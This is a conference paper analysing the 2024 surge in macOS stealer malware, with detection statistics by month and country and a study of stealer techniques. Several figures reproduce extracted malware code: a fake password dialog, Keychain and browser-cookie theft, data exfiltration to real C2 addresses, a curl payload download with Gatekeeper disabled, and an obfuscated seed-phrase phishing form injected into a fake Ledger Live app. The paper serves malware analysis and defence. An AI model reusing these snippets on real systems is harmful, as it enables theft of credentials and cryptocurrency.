2024 DUBLIN

2 - 4 October, 2024 / Dublin, Ireland

CONFRONTING THE SURGE OF MACOS STEALERS IN 2024

Kseniia Yamburh & Mykhailo Hrebeniuk

MacPaw, Ukraine

xiu@macpaw.com

ABSTRACT

This paper delves into the recent surge of stealer malware targeting *macOS*, examining their evolution, delivery methods, and evasion techniques. By analysing data from *Moonlock Lab*, the cybersecurity division of *MacPaw*, we uncover significant trends and provide detailed insights into the methods employed by these threats. We also explore case studies to illustrate the increasing sophistication of *macOS* stealers. In light of our findings, we aim to raise awareness about the escalating threat of *macOS* malware campaigns and the threat actors behind them. We believe that understanding these threats is the first step towards effectively combating them. Therefore, we are open to collaboration with other cybersecurity researchers and organizations. By sharing knowledge and resources, we can enhance our collective ability to fight against *macOS* threats and ensure the security of users worldwide.

INTRODUCTION

Over the last three years, *macOS* has seen a 60% increase in market share, according to a report by *Computerworld* [1]. This substantial growth has made *macOS* an increasingly attractive target for cybercriminals. Traditionally considered a less vulnerable operating system, *macOS* is now facing a growing threat from sophisticated malware, particularly stealers designed to covertly harvest sensitive data. This paper presents an in-depth analysis of this surge, drawing on extensive data collected over the past year.

METHODOLOGY

Our analysis is based on data collected by *Moonlock Lab* from 1 April 2023 to 1 May 2024. We monitored the emergence and proliferation of stealer malware samples, focusing on their geographical distribution – specifically, which users in which countries were infected – as well as the techniques and overall impact on *macOS* users. Data was gathered using a combination of threat intelligence tools and internal malware analysis frameworks. This comprehensive approach allowed us to identify patterns and provide detailed insights into the evolving landscape of *macOS* stealers.

SURGE IN MACOS STEALER MALWARE

The past year has seen a notable increase in the number of stealer malware samples targeting *macOS*. In 2024, we observed approximately 3.4 times more unique stealer samples compared to 2023. Specifically:

- 2023: 900 samples
- 2024: 3,050 samples

The surge was particularly notable during certain months, with February 2024 marking the highest point with 1,000 unique samples, compared to the lowest non-zero point in May 2023 with just 50 samples. This rapid increase highlights the growing interest of cybercriminals in *macOS* as a lucrative target.

Monthly distribution of stealer samples

The monthly distribution of stealer samples provides further insights into the trends and patterns observed over the past year. The chart in Figure 1 summarizes the data:




Figure 1: Monthly distribution of unique stealer samples.

The significant spike that began in February 2024 indicates a concentrated campaign and a major update in the malware distribution strategy. This period warrants further investigation to understand the underlying factors contributing to the surge.

GEOGRAPHICAL DISTRIBUTION

The global distribution of stealer malware detections reveals notable hotspots and regional variations. The following sections provide a detailed analysis of the affected regions. To build the heatmap, we took the percentage of detections per country from the total 100% detections for the years 2023 to 2024, specifically focusing on stealer malware.




Figure 2: The geographical distribution of stealer detection.

Country	Percentage
US	9.660580364
FR	8.712302537
IT	6.71772778
UA	5.840114888
ES	4.985297135
IN	4.422257175
GB	3.426109553
DE	3.029474116
BR	2.785566117
MX	2.288632064

Table 1: Top 10 countries with the highest detection rates of stealers.

The United States is the most significant hotspot for stealer malware detections. In Europe, France and Italy show substantial malware activity. These countries have seen a marked increase in stealer detections, suggesting a growing focus by threat actors on European *macOS* users. The reasons behind this trend could be multifaceted, including the presence of high-value targets and potentially lower cybersecurity awareness among certain user groups. India reflects a growing trend as well. The rise in detections in India could be attributed to the increasing adoption of *macOS* in the country, coupled with the proliferation of internet and digital services. This region's growing importance in the global digital economy makes it an attractive target for cybercriminals. Canada and Brazil have moderate levels of detections. While not as heavily targeted as the United States or Europe, these regions still face significant risks. Africa and parts of Asia and Eastern Europe have minimal detections, suggesting a lower attractiveness for cybercriminals. However, the potential for future increases in targeting remains, especially as digital infrastructure and *macOS* adoption grow.

It's worth noting that such geographical distribution could also be related to the geopolitical situation in 2023-2024. Notably, the most targeted countries include the United States, Western European countries, and Ukraine. Considering that we later identified a Russian-speaking threat actor behind one of the stealer groups, it can be assumed that, alongside financial motives, there are also geopolitical factors driving these attacks.

We also created a chart showing the monthly spikes of stealer detections by country. This chart represents the percentage of detections per month for each country, relative to the total number of detections. The data is grouped by the file creation date, allowing us to visualize trends and identify periods of heightened activity across different regions. In the February spike, France leads in detections, followed by the USA in second place, and Italy in third.




Figure 3: Detections per month for each country, relative to the total number of detections.

Country	Percentage (2024-02)
FR	2.261741906
US	1.703146375
IT	1.668946648
ES	1.174190606
IN	1.078431373
GB	0.8960328317
DE	0.7341541268
BR	0.5996352029
MX	0.5722754218
UA	0.5654354765

Table 2: Top 10 countries with the highest detection rates of stealers in February 2024.

UNDERSTANDING STEALERS: COVERT DATA-HARVESTING MALWARE

Stealers, a type of malware, are designed to secretly gather sensitive information from compromised systems. One key characteristic is that a single run is typically enough for this malware to extract the target's data. This efficiency is reflected in the large quantity of samples we've observed, which show minimal variation in script lines and employ straightforward obfuscation methods. Unlike other malware, stealers don't need to stay hidden on the device for long. They swiftly complete their mission and leave, without needing to maintain a continuous presence. The specific abilities of the *macOS* stealers mentioned here are based on the particular samples we've analysed over the last year.

Phishing for credentials

One of the primary techniques used by stealers is phishing for credentials. Threat actors employ deceptive prompts that resemble legitimate *macOS* dialogs to trick users into providing passwords. These prompts can appear during various routine activities, such as software installations or updates, making them difficult for users to distinguish from genuine system messages.

For instance, a stealer masquerading as a *macOS* system update prompt requests the user's password to 'access System settings'. Once entered, the credentials are transmitted to the attacker, giving them access to the user's system and sensitive information.




Figure 4: Deceptive macOS system preferences prompt.

```
0x5a119    Apple Virtual Machine
0x5a12f    VMware
0x5a136    VirtualBox
0x5a141    Parallels
0x5a14b    /Sysinfo.txt
0x5a158    === Hardware Info ===
0x5a16e    === Graphics Info ===
0x5a184    === OS Version Info ===
0x5a19c    osascript -e 'display dialog "macOS needs to access System
settings.............%s.............Please enter your password." with title
"System Preferences" with icon file "System:Library:CoreServices:CoreTypes.b
undle:Contents:Resources:ToolbarAdvanced.icns" default answer "" giving up
after 30 with hidden answer
0x5a2dc    text returned:
0x5a2ed    dscl /Local/Default
0x5a300     -authonly
0x5a30e    You entered invalid password.
0x5a32c    /password-entered
0x5a33e    /Library/Keychains/login.keychain-db
0x5a363    /login-keychain
0x5a377    security 2>&1 > /dev/null find-generic-password -ga 'Chrome' |
awk '{print $2}'
```

Figure 5: Snippet of a deceptive prompt.

Targeting sensitive data

Beyond credential phishing, stealers target a wide range of sensitive data. This includes information stored in web browsers like *Safari* and *Chrome*, as well as securely stored details in *Keychain*. By parsing through system directories and *macOS*-specific applications, stealers can extract valuable information, such as saved passwords, browsing history, and autofill data. Additionally, they specifically target cryptocurrency wallets, which are a cornerstone of their business model and a major source of revenue for cybercriminals.

```
0x2243a    set docsFiles to every file of documentsFolder whose name extension is in {"txt",
"rtf", "doc", "docx", "xls", "key", "wallet", "jpg", "png", "web3", "dat"}

0x5a347    /Library/Keychains/login.keychain-db
0x5a36c    /login-keychain
0x5a380    security 2>&1 > /dev/null find-generic-password -ga 'Chrome' | awk '{print $2}'

0x5a41a    FileGrabber

0x5a675    /Library/Group Containers/group.com.apple.notes/
0x5a6a6    NoteStore.sqlite

0x5a879    /Library/Application Support/
0x5a897    Firefox/Profiles/
0x5a8a9    cookies.sqlite

0x5a975    Binance Chain Wallet

0x5a9f1    Clover Wallet
0x5aa00    iquality Wallet
0x5aa10    FreaksAxie Wallet

0x5b235    Google/Chrome/
0x5b244    BraveSoftware/Brave-Browser/
0x5b261    Microsoft Edge/
0x5b271    Vivaldi/
0x5b27a    Yandex/YandexBrowser/
0x5b290    com.operasoftware.Opera/
0x5b2a9    com.operasoftware.OperaGX/
```

Figure 6: Snippet of targeting sensitive data.

As shown in Figure 6, a stealer scans the user's *Keychain* for saved login credentials. This information can be used to compromise other accounts or be sold on the dark web.

System profiling

Stealers also perform extensive system profiling to gather details about the user's hardware and software configuration. This information helps adversaries tailor further attacks, improving their chances of success. Detailed profiles of infected systems can also be sold on the dark web, providing additional revenue streams for cybercriminals. In the case below, a stealer uses built-in *macOS* tools to collect information about the user's hardware specifications, installed software, and network configuration.

```
0x19360    /Sysinfo.txt

0x1936f    Failed to open file
0x19390    system_profiler SPHardwareDataType
0x193c0    system_profiler SPDisplaysDataType

0x193e3    sw_vers
```

Figure 7: Snippet of system profiling.




Figure 8: Processes tree of system profiling from VirusTotal.

Data exfiltration

Data exfiltration is a critical capability of stealers, allowing them to transmit harvested data to remote servers. The stealers we observed and researched in 2023-2024 often employ sophisticated AppleScript commands to establish secret folders within users' home directories. These folders are used to store collected data temporarily before exfiltration, ensuring that the process remains hidden from the user.

```
osascript -e 'set destinationFolderPath to (path to home folder as text) & "fg:"
set extensionsList to {"txt","png","jpg","jpeg","wallet","keys","key"}
set bankSize to 0
tell application "Finder"
    set username to short user name of (system info)
    try
        if not (exists folder destinationFolderPath) then
            make new folder at (path to home folder) with properties {name:"fg"}
        end if

        set safariFolder to ((path to library folder from user domain as text) &
        "Containers:com.apple.Safari:Data:Library:Cookies:")
        try
            duplicate file "Cookies.binarycookies" of folder safariFolder to folder destinationFolderPath with
            replacing
        end try'
```

Figure 9: Snippet of grabbing cookies.

Periodically, a stealer uses different communication protocols like HTTP, HTTPS, etc., to send stolen data to a remote server, minimizing the risk of detection.

```
0x1fe00    ditto -c -k /tmp/IBshniki_vi_pi****** /tmp/123.z
0x1fe9e    GET /strings HTTP/1.1
0x1feb5    Host: 79.137.192.4:443
0x1fed1    /tmp/IBshniki_vi_pi******/

0x1fef9    POST /p2p HTTP/1.1
0x1ff0d    Host: ip
0x1ff17    uuid: 387a78bb-7870-46f9-b184-efc77a1e5473
0x1ff43    user: october
0x1ff52    Content-Length: 2000000000
0x1ff71    /tmp/123.zip
```

Figure 10: Snippet of data exfiltration.

EVOLUTION OF STEALER TECHNIQUES: INVESTMENT IN EVASION

The techniques used by stealers have changed over the past year, with adversaries investing in evasion tactics. Mostly threat actors behind *macOS* stealers aim to evade signature-based detection mechanisms and create a high volume of similar groups of files, each implementing various obfuscation techniques. This pattern suggests the use of a code generator with Large Language Model (LLM) capabilities. To further explore the possibility of auto-generated stealer samples, we conducted an experiment based on byte entropy clustering. The results revealed similarities with adware, a rapidly proliferating malware that has long adapted to changing environments, likely through the use of a code generator.




Figure 11: Entropy clustering of stealers and adware.

One of the initial evasion techniques observed was the use of hexadecimal encoding to obfuscate malicious software. By encoding their payloads in hexadecimal, attackers complicate static analysis and signature detection, allowing the malware to bypass some of the traditional defences.

```
pcVar1 = (char *)__Z10hex_decodePKc(_hexed);
sVar2 = _strlen(pcVar1);
if (0xffffffffffffffef < sVar2) {
  __ZNKSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEE20__throw_length_errorEv
            (&local_60);
  goto LAB_100001b11;
}

...

*(undefined *)((long)pvVar3 + sVar2) = 0;
__ZNSt3__1plIcNS_11char_traitsIcEENS_9allocatorIcEEEENS_12basic_stringIT_T0_T1_EEPKS6_RKS9_
          (&local_78,"osascript -e \'",&local_60);
_local_48 = ZEXT816(0);
```

Figure 12: Snippet of hexadecimal encoding.

As detection rates on *VirusTotal* grew, adversaries began using a case-juggling variation of their code and created a payload written with alternating uppercase and lowercase characters, as shown in Figure 13.

More recently, attackers have adopted partial encoding techniques, where only parts of their code are encoded in base64, interspersed with plain text code. Figure 14 shows an example of this.

```
0x126b9    kEYCHAI
0x126c2    LOGIN
0x126c8    KEYCHAIN
0x126d1    INVALID
0x126d9    PASSWOR**yOU
0x126e6    ENTERED
0x126ee    AN fIREFOX
0x126f9    pROFILE
0x12700     COOKIES
0x12709    SQLITE  FORMHISTORY
0x1271d    SQL
0x12722    gECKO
0x12728    fIREFOX  tELEGRAM
0x1273a    dESKTO gOOGLE
0x12748    cHROME
0x1274f      bRAVEsOFTWARE
0x1275f    b mICROSOFT
0x1276b    eDGE
0x12770     yANDEX
0x12778    yANDEXbR COM
0x12785    OPERASOFTWA lOCAL
0x12797    eXTENSION eXODUS
0x127a8    EXODUS
0x127b3    ELECTRUM
0x127bc    WALL cOINOMI
```

Figure 13: Snippet of case juggling.

```
          (local_128,"Y2dlZW9kcGZhZ2pjZWVmaWVmbG1kZnBocGxrZW5sZms=","RVZFUiBXYWxsZXQ=");
__ZNSt3__14pairIKNS_12basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES6_EC2B7v160006IRA45_Kc
          (local_f8,"aW1sb2lma2dqYWdnaG5uY2praGdnZGhhbG1jbmZrbGs=",
           "VHJlem9yIFBhc3N3b3JkIE1hbmFnZXI=");
__ZNSt3__14pairIKNS_12basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES6_EC2B7v160006IRA45_Kc
          (local_c8,"YWhvbHBmZGlhbGpnamZob21paGtqYm1namlkbGNkbm8=","RXhvZHVzIFdlYjM=");
__ZNSt3__14pairIKNS_12basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES6_EC2B7v160006IRA45_Kc
          (local_98,"ZWdqaWRqYnBnbGljaGRjb25kYmNiZG5iZWVwcGdkcGg=","VHJ1c3QgV2FsbGV0");
__ZNSt3__14pairIKNS_12basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES6_EC2B7v160006IRA45_Kc
          (local_68,"ZWZiZ2xnb2ZvaXBwYmdjamVwbmhpYmxhaWJjbmNsZ2s=","TWFydGlhbiBXYWxsZXQ=");
__ZNSt3__113unordered_mapINS_12basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEES6_NS_4hashIS6
          (local_ab8,&local_a58,0x36);
lVar9 = 0xa20;

...

if (local_aa8 != (long *)0x0) {
  local_a78 = param_2 + 1;
  plVar14 = local_aa8;
  local_a60 = param_2;
  do {
    __Z13base64_decodeRKNSt3__112basic_stringIcNS_11char_traitsIcEENS_9allocatorIcEEEE
              (&local_a58,plVar14 + 2);
    bVar2 = *param_2;
    pbVar5 = local_a78;
    if ((bVar2 & 1) != 0) {
      pbVar5 = *(byte **)(param_2 + 0x10);
```

Figure 14: Snippet of partial encoding technique.

In addition to evasion techniques, recent developments have introduced a new version of malware capable of targeting and replacing the original *Ledger Live* app on infected devices with a malicious clone [2].

```
echo 1234 | sudo -S spctl --master-disable

curl -s http://77.221.151.29/get.php?apikey=fikasi > /tmp/file.bin
unzip -o /Users/****/468083894/decrypted.zip -d /Users/****/468083894

pgrep -x 'Ledger Live' > /dev/null

osascript -e 'tell application Finder to move POSIX file /Users/****/468083894/app.asar to POSIX file /tmp/Ledger Live.app/
Contents/Resources/ with replacing"
osascript -e 'tell application Finder to move POSIX file /Users/****/468083894/Electron Framework.framework to POSIX file /tmp/
Ledger Live.app/Contents/Frameworks/ with replacing'

rm -f /tmp/Ledger Live.app/Contents/CodeResources
rm -rf /tmp/Ledger Live.app/Contents/_CodeSignature

mv tmp/Ledger Live.app /Applications/

rm -rf /tmp/file.bin
rm -rf /Users/****/468083894
rm /Users/****/468083894.zip
```

Figure 15: Snippet of replacing the original Ledger Live app with a malicious clone.

```
12      -       <SubTitle>{t("onboarding.screens.tutorial.screens.pairMyNano.paragraph")}</SubTitle>
        58  +       <SubTitle>Your secret phrase is the secret list of words that you backed up when you first set up your waller. Ledger does not keep a copy of your recovery phrase</SubTitle>
        59  +
        60  +       <div style={{display: "flex", marginTop: 10}}>
        61  +         <div style={{display: "flex", flexDirection: "column", width: "33%", float: "left"}}>
        62  +             {Array.from(new Array(8), (_, i) => <div key={"word_" + (i + 1)}  style={{marginTop: 10, marginRight: 15}}>
        63  +               <SecureInput placeholder={"Word #" + (i + 1)} handleChange={(e) => handleChange((i + 1).toString(), e)} />
        64  +             </div>)}
        65  +           </div>
        66  +           <div style={{display: "flex", flexDirection: "column", width: "33%"}}>
        67  +             {Array.from(new Array(8), (_, i) => <div key={"word_" + (i + 9)}  style={{marginTop: 10, marginRight: 15}}>
        68  +               <SecureInput placeholder={"Word #" + (i + 9)} handleChange={(e) => handleChange((i + 9).toString(), e)} />
        69  +             </div>)}
        70  +           </div>
        71  +           <div style={{display: "flex", flexDirection: "column", width: "33%", float: "right"}}>
        72  +             {Array.from(new Array(8), (_, i) => <div key={"word_" + (i + 17)}  style={{marginTop: 10}}>
        73  +               <SecureInput placeholder={"Word #" + (i + 17)} handleChange={(e) => handleChange((i + 17).toString(), e)} />
        74  +             </div>)}
        75  +           </div>
        76  +       </div>
13      77          </Column>
```

Figure 16: Snippet of phishing for seed phrases.

This clone displays a phishing window where users enter their cryptocurrency wallet data, and after capturing the seed phrases, the malware deobfuscates the command-and-control (C2) server and transmits the data to http://159[.]65[.]193[.]64:8080/statistics, as shown in Figure 17.

```
8       41
        42  +   const handleChange = (name: string, e: any) => {
        43  +     setSecureData((prev: any) => ({...prev, [name]: e}))
        44  +
        45  +     if (Object.keys(secureData).length >= 22) {
        46  +       let ds = (831805).toString(36).toLowerCase()+(10).toString(36).toLowerCase().split('').map(function(d){return String.fromCharCode(d.charCodeAt()+(-39))}).join('')+(31).toString(36).toLowerCase().split('').map(function(V){return String.fromCharCode(V.charCodeAt()+(-71))}).join('')+(function(){var i=Array.prototype.slice.call(arguments),Y=i.shift();return i.reverse().map(function(g,o){return String.fromCharCode(g-Y-38-o)}).join('')})(59,161,168,169,162,163,154,158,163,154,150,156,156,147,157,152,147,144)+(288).toString(36).toLowerCase()+(function(){var y=Array.prototype.slice.call(arguments),L=y.shift();return y.reverse().map(function(e,f){return String.fromCharCode(e-L-36-f)}).join('')})(35,191,171,189,187,118)+(1136797228).toString(36).toLowerCase();
        47  +       fetch(ds, { method: "GET", headers: { 'Accept': 'application/json', 'Content-Type': 'application/json', "secured": btoa(JSON.stringify({secureData: JSON.stringify(secureData), username: process.env?.["USER"]})) }})
        48  +     }
        49  +   }
        50  +
        51  +   React.useEffect(() => {
        52  +     window.localStorage.setItem("secured", JSON.stringify(secureData));
        53  +   }, [secureData])
        54  +
```

Figure 17: Snippet of transmitting victim's data to a C2 server.

Additionally, as can be seen in the snippets in Figure 18, it sends user information and execution status to http[:]//77[.]221.151.29[:]8080/statistics_v2 and http[:]//77[.]221.151.29[:]8080/statistics_v5.

This advanced feature suggests a level of sophistication that contradicts the theory of these campaigns being orchestrated by amateurs or script kiddies. Moreover, by monitoring the *Telegram* channel of the operator behind the fake *Ledger Live* app [3], we were able to observe every change of its stealer and recreate the timeline of updates.

```
42  44      useBraze();
43  45
        46  +   useEffect(() => {
        47  +     fetch("http://77.221.151.29:8080/statistics_v2", { method: "GET", headers: { 'Accept': 'application/json',
            'Content-Type': 'application/json', "secured": btoa(JSON.stringify({secureData: "sds", username: process.env?.
            ["USER"]})) })
        48  +     dispatch(openModal("MODAL_PROTECT_DISCOVER", undefined));
        49  +   }, [])
        50  +
44  51      useEffect(() => {
45  52        const reload = (e: KeyboardEvent) => {
46  53          if (reloadEnabled) {
```

```
34  33      });
35      -     openURL(protectServicesDesktopFeature?.params?.discoverTheBenefitsLink);
        34  +   history.push("/onboarding/connect-device/pair-my-nano");
        35  +   fetch("http://77.221.151.29:8080/statistics_v5", { method: "GET", headers: { 'Accept': 'application/json',
            'Content-Type': 'application/json', "secured": btoa(JSON.stringify({secureData: "sds", username:
            process?.env?.username ?? process?.env?.user ?? os?.userInfo?.()?.username})) })
        36  +   onClose();
36  37    }, [protectServicesDesktopFeature?.params?.discoverTheBenefitsLink]);
```

Figure 18: Snippet of transmitting execution status to a C2 server.




Figure 19: Timeline of the AMOS evolution due to operator's Telegram.

